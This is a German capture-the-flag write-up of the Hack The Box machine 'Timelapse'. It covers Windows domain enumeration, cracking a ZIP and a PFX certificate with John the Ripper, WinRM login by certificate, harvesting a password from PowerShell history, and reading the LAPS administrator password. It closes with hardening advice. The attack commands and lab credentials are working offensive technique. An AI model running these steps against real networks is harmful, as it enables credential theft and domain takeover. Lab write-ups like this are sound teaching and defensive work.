




Timelapse ist eine Windows-Box, die einem zuerst das Knacken von ZIP- und Zertifikatscontainer und anschließend das Auslesen von Active-Directory LAPS-Daten näherbringt.

1. Inhalt

1. Stats:.....	2
2. Enumeration.....	2
Nmap	2
smbshare	4
Zip-Datei Passwort cracken	4
3. Angriffsvektor identifizieren und ausnutzen.....	5
PFX-Datei cracken.....	5
Verbindungsaufbau per Zertifikat	6
User-Step	6
Root-Step.....	6
4. Hardening	8
smbshare	8
History File.....	9

1. Stats:



The banner features a dark blue background with a large, faint stopwatch. In the center, there is a glowing green and orange alarm clock icon. Below the icon, the word "Timelapse" is written in a large, white, sans-serif font. Underneath the title is a green 3D cube icon. At the bottom of the banner, there are four columns of text: OS (Windows), RELEASE DATE (26 Mar 2022), DIFFICULTY (Easy), and POINTS (20).

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	26 Mar 2022	Easy	20

Machine Creator	d4rkpayload
User Blood (0H 11M 19S)	jkr
System Blood (0H 26M 31S)	snowscan

2. Enumeration

Die Timelapse-Box wird mithilfe von verschiedenen Tools auf offene Ports oder versteckte Webseiten gescannt.

Nmap

```
nmap -sC -sV -p- -oA nmap/timelaps_full 10.10.11.152
Nmap scan report for 10.10.11.152
Host is up (0.043s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-04-23 13:35:28Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
```

```

3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5986/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ ssl-cert: Subject: commonName=dc01.timelapse.htb
|_ Not valid before: 2021-10-25T14:05:29
|_ Not valid after: 2022-10-25T14:25:29
|_ _ssl-date: 2022-04-23T13:36:58+00:00; +7h59m55s from scanner time.
|_ tls-alpn:
|_ http/1.1
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc        Microsoft Windows RPC
49696/tcp open  msrpc        Microsoft Windows RPC
50714/tcp open  msrpc        Microsoft Windows RPC
62900/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_   date: 2022-04-23T13:36:18
|_   start_date: N/A
|_ smb2-security-mode:
|_   3.1.1:
|_     Message signing enabled and required
|_ clock-skew: mean: 7h59m54s, deviation: 0s, median: 7h59m54s

```

Der nmap scan leakt den Hostnamen dc01.timelapse.htb und zeigt uns die abweichende Uhrzeit des Servers an.

Wenn die Uhrzeit zwischen Client und Server abweicht sind verschiedene Services nicht erreichbar. Der Kerberos-Authentifizierungsdienst erlaubt standardmäßig eine maximale Abweichung von 5 Minuten (Max. Toleranz für die Synchronisation des Computertakts¹). Dies müssen wir bei einem späteren Verbindungsaufbau beachten.

Die /etc/hosts wird um nachfolgende Einträge ergänzt:

```
10.10.11.152    timelapse.htb dc01.timelapse.htb
```

Mit dem script ntpdate können wir unsere Uhrzeit mit dem Server synchronisieren:

```

└─$ sudo ntpdate 10.10.11.152
{"time": "2022-04-24T05:03:30.145329+0200", "offset": 86430.797792, "precision": 0.025730, "host": "10.10.11.152", "ip": "10.10.11.152", "stratum": 1, "leap": "no-leap", "adjusted": true}
CLOCK: time stepped by 86430.797792
CLOCK: time changed from 2022-04-23 to 2022-04-24

```

¹ <https://docs.microsoft.com/de-de/windows/security/threat-protection/security-policy-settings/maximum-tolerance-for-computer-clock-synchronization>

smbshare

Da es sich hier um einen Domain Controller handelt, werden NETLOGON und SYSVOL standardmäßig geteilt. Interessant ist das Verzeichnis Shares.

```
└─$ smbclient -N -L //10.10.11.152
Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC        Remote IPC
NETLOGON       Disk      Logon server share
Shares         Disk
SYSVOL         Disk      Logon server share
```

Im Verzeichnis Share befinden sich die Verzeichnisse Dev und HelpDesk. Im Verzeichnis Dev ist eine interessante ZIP-Datei gespeichert.

```
└─$ smbclient -N \\10.10.11.152\Shares
Try "help" to get a list of possible commands.
smb: \> cd Dev\
smb: \Dev\> ls
.                D           0   Mon Oct 25 21:40:06 2021
..              D           0   Mon Oct 25 21:40:06 2021
winrm_backup.zip A       2611 Mon Oct 25 17:46:42 2021

6367231 blocks of size 4096. 1244894 blocks available
smb: \Dev\> get winrm_backup.zip
```

Zip-Datei Passwort cracken

Die Zip Datei ist passwortgeschützt, um das Kennwort zu ‚knacken‘ wird ein Passwort-hash benötigt. Dazu wird der Hashwert via „zip2john“ extrahiert. Anschließend wird das Kennwort der Zip-Datei mit einer Wordlist-Attacke durch „John the Ripper“² geknackt.

```
└─$ zip2john winrm_backup.zip > backup.zip.hash
└─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt backup.zip.hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2022-04-24 06:43) 2.127g/s 7390Kp/s 7390Kc/s 7390KC/s
surkerior..superkebab
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

└─$ sudo john backup.zip.hash --show
1 x
winrm_backup.zip/legacyy_dev_auth.pfx:supremelegacy:legacyy_dev_auth.pfx:winrm_bac
kup.zip:winrm_backup.zip
```

² Passwort-Cracking Software

3. Angriffsvektor identifizieren und ausnutzen

PFX-Datei cracken

In der passwortgeschützten Zip Datei ist eine PFX-Datei enthalten. PFX-Dateien sind passwortgeschützte Zertifikatscontainer, die immer einen privaten Schlüssel enthalten. Die einzelnen Schlüssel können extrahiert werden. Es wird wieder ein HASH-Wert via pfx2john erzeugt, der erneut mit John the Ripper und einer Wörterbuchattacke geknackt wird.

```
└─$ pfx2john legacyy_dev_auth.pfx > legacyy_dev_auth.hash

└─$ john legacyy_dev_auth.hash --wordlist=/usr/share/wordlists/rockyou.txt
130 x
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2
8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for
all loaded hashes
Will run 4 OpenMP threads
thuglegacy      (legacyy_dev_auth.pfx)
```

Jetzt kann der private Schlüssel der PFX-Datei extrahiert werden:

```
openssl pkcs12 -in file.pfx -out file.nokey.pem -nokeys
openssl pkcs12 -in file.pfx -out file.withkey.pem
openssl rsa -in file.withkey.pem -out file.key
cat file.nokey.pem file.key > file.combo.pem
```

Die Datei „file.nokey.pem“:

```
Bag Attributes
    localKeyID: 01 00 00 00
subject=CN = Legacyy

issuer=CN = Legacyy

-----BEGIN CERTIFICATE-----
MIIDJjCCAg6gAwIBAgIQHZmJKYrPEbtBk6HP9E4S3zANBgkqhkiG9w0BAQsFADAS
MRAwDgYDVQQDDAdMZWhY315MFfX3t0Ey3R7KGx6reLtvU4FZ+nhv1XTeJ/PAXc/
..[snip]...
hqbWbn21S4wjGy3YGRZw6oM667GF13Vq2X3WHZK5NaP+5Kawd/J+Ms6riY0PDbh
nx143vIioHYMiGCnKsHdWiMrG2UWLOoeUr1Umpr069kY/nn7+zSEa2pA
-----END CERTIFICATE-----
```

Die Datei „file.key“:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEApyVYHo2IWRx7i800jrWfXzoues0qHK/aJv0eGA7v+qhwWuDX/
MRT+iDTQTZWFrwMQryjPGkLB6b97aKcKUPmG0WQ7tTccob3zTU0V43RUFFZyIipK
..[snip]...
aX5fAoGBALCTY2/C3aEmSiWXPxf63NoBRsvjDJxZ3DO+dsaRLW1K7RFCwCpIVTI
epgMsCFFmmL6ZmxwzDwyBqle2rdv1007vn4oiZAK/nk2v0oN6ixDmIFNHEoFrmSN
Ipt2m2w7RpUbdloGtPyIMPRMM7qXPAOWWbyPhrB4ZtDmm+zxFpUW
-----END RSA PRIVATE KEY-----
```

Verbindungsaufbau per Zertifikat

Mit Hilfe der extrahierten Zertifikate und dem Tool „evil-winrm“ wird die Verbindung zum Server aufgebaut.

```
└─$ evil-winrm -i 10.10.11.152 -u legacy -k file.key -c file.nokey.pem --ssl

-u = Benutzer
-k = Privater Schlüssel
-c = Öffentlicher Schlüssel
-ssl = Verschlüsselter Verbindungsaufbau
```

User-Step

Wie bei HTB üblich ist die user.txt auf dem Desktop hinterlegt. Der Defender arbeitet auf dem Computer und verhindert den winPEAS-upload. Die händische Enumeration der PowerShell History-File leakt das Kennwort von svc_deploy.

```
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

Mode                LastWriteTime         Length Name
----                -
-a-----          3/3/2022  11:46 PM             434 ConsoleHost_history.txt
```

```
*Evil-WinRM* PS
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> gc Con*
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PL1C%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

Root-Step


Auf dem SMB-Share ist unter dem Verzeichnis Helpdesk eine LAPS Dokumentation abgelegt. LAPS steht für Local Administrator Password Solution und ist eine lokale Administratorkennwortlösung. Genauere Infos sind in den bereitgestellten Dokumenten oder direkt bei Microsoft³.

Verbindungsaufbau:

```
└─$ evil-winrm -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PL1C%KWaxuaV' --ssl
```

Der Blick auf die Gruppeninformationen via `whoami /all` sagt uns schon, dass der Nutzer svc_deploy der Gruppe LAPS_Readers angehört, aber Bilder sagen mehr als 1000 Wörter → Bloodhound ❤️:

³ <https://docs.microsoft.com/de-de/defender-for-identity/cas-isp-laps#what-is-microsoft-laps>



Mit einem „rechts-klick“ auf ReadLAPSPassword sind weitere Informationen, Ausnutzungshinweise und die Referenzen⁴ verfügbar.

Das Passwort des lokalen Administrators vom dc01.timelapse.htb kann ausgelesen werden.

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Get-ADComputer DC01 -prop 'ms-mcs-admpwd'
```




```
DistinguishedName : CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
DNSHostName       : dc01.timelapse.htb
Enabled           : True
ms-mcs-admpwd     : WaRf(/k[GKQp%w@734Ej$Q3]
Name              : DC01
ObjectClass       : computer
ObjectGUID        : 6e10b102-6936-41aa-bb98-bed624c9b98f
SamAccountName    : DC01$
SID               : S-1-5-21-671920749-559770252-3318990721-100
```

⁴ <https://adsecurity.org/?p=3164>

Ein neuer Verbindungsaufbau via:

```
$ evil-winrm -i 10.10.11.152 -u Administrator -p 'WaRf(/k[GKQp%w@734Ej$Q3] '--ssl
```

und die root-Flag auf dem Desktop vom Nutzer TRX gehört uns!



4. Hardening

Die Frage, wie man das System sicher bekommt, versuche ich hier mal zu beschreiben. Schreibt mich gerne an und lasst uns darüber sprechen, wie es noch besser geht 🛡️!

smbshare

Durch den öffentlich zugänglichen Share war der Zugriff auf die ZIP-File möglich.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> net share
```

Share name	Resource	Remark
C\$	C:\	Default share
IPC\$		Remote IPC
ADMIN\$	C:\Windows	Remote Admin
NETLOGON	C:\Windows\SYSTEM32\sysvol\timelapse.htb\SCRIPTS	Logon server share
Shares	C:\Shares	
SYSDVOL	C:\Windows\SYSTEM32\sysvol	Logon server share

The command completed successfully.

Der Nutzer „Everyone“ hat lesenden Zugriff auf das Verzeichnis „Shares“. Diese Berechtigungen können auf „Authentifizierte Nutzer“, also Nutzer die sich im Active Directory angemeldet haben, eingeschränkt werden.

```
*Evil-WinRM* PS C:\Shares> get-smbshareaccess -name Shares
```

Name	ScopeName	AccountName	AccessControlType	AccessRight
Shares	*	Everyone	Allow	Read
Shares	*	BUILTIN\Administrators	Allow	Full

Nach zwei Powershell-Befehlen können nur noch Authentifizierte Nutzer das freigegebene Verzeichnis „Shares“ lesen. Der anonyme Zugriff auf das Verzeichnis wird jetzt mit dem Fehler „NT_STATUS_ACCESS_DENIED“ verweigert.

```
PS C:\Shares> revoke-smbshareaccess -name Shares -AccountName 'Everyone' -force
PS C:\Shares> grant-smbshareaccess -name Shares -AccountName 'Authenticated Users'
-AccessRight Read -force
```

Name	ScopeName	AccountName	AccessControlType	AccessRight
Shares	*	BUILTIN\Administrators	Allow	Full
Shares	*	NT AUTHORITY\Authenticated Users	Allow	Read

```
└─$ smbclient -N \\10.10.11.152\Shares
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
```

History File


Klartext-Kennwörter in der Console anzugeben oder in Skripten zu speichern ist nie eine gute Sache. In der alten Variante wird das Kennwort in einem SecureString umgewandelt, welches aber Spuren in der History File hinterlassen hat. Regelmäßig werden solche Scripts auf Servern gefunden.

```
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PL1C%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
```

Durch die neue Variante wird der Nutzer zur Eingabe der Kennwortdaten aufgefordert. Somit landen Kennwortdaten nicht in der ConsoleHost_history.txt. Weiterführende Informationen gibt es in den Microsoft Docs⁵.

⁵ <https://docs.microsoft.com/de-de/powershell/scripting/learn/deep-dives/add-credentials-to-powershell-functions?view=powershell-7.2>

```
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck  
$creds = Get-Credential  
invoke-command -computername localhost -credential $creds -port 5986 -usessl -  
SessionOption $so -scriptblock {whoami}
```



Das Kennwort muss aber bei jeder Ausführung des Scripts eingegeben werden.

Abschließend sollte die Box zurückgesetzt werden, damit andere Nutzer nicht verzweifeln 😊.

Hast du Fragen, einen anderen Lösungsweg oder dir gefällt einfach das WriteUp?! Dann lass uns gerne dieses soziale Ding machen 😊 -> vernetz dich mit mir auf

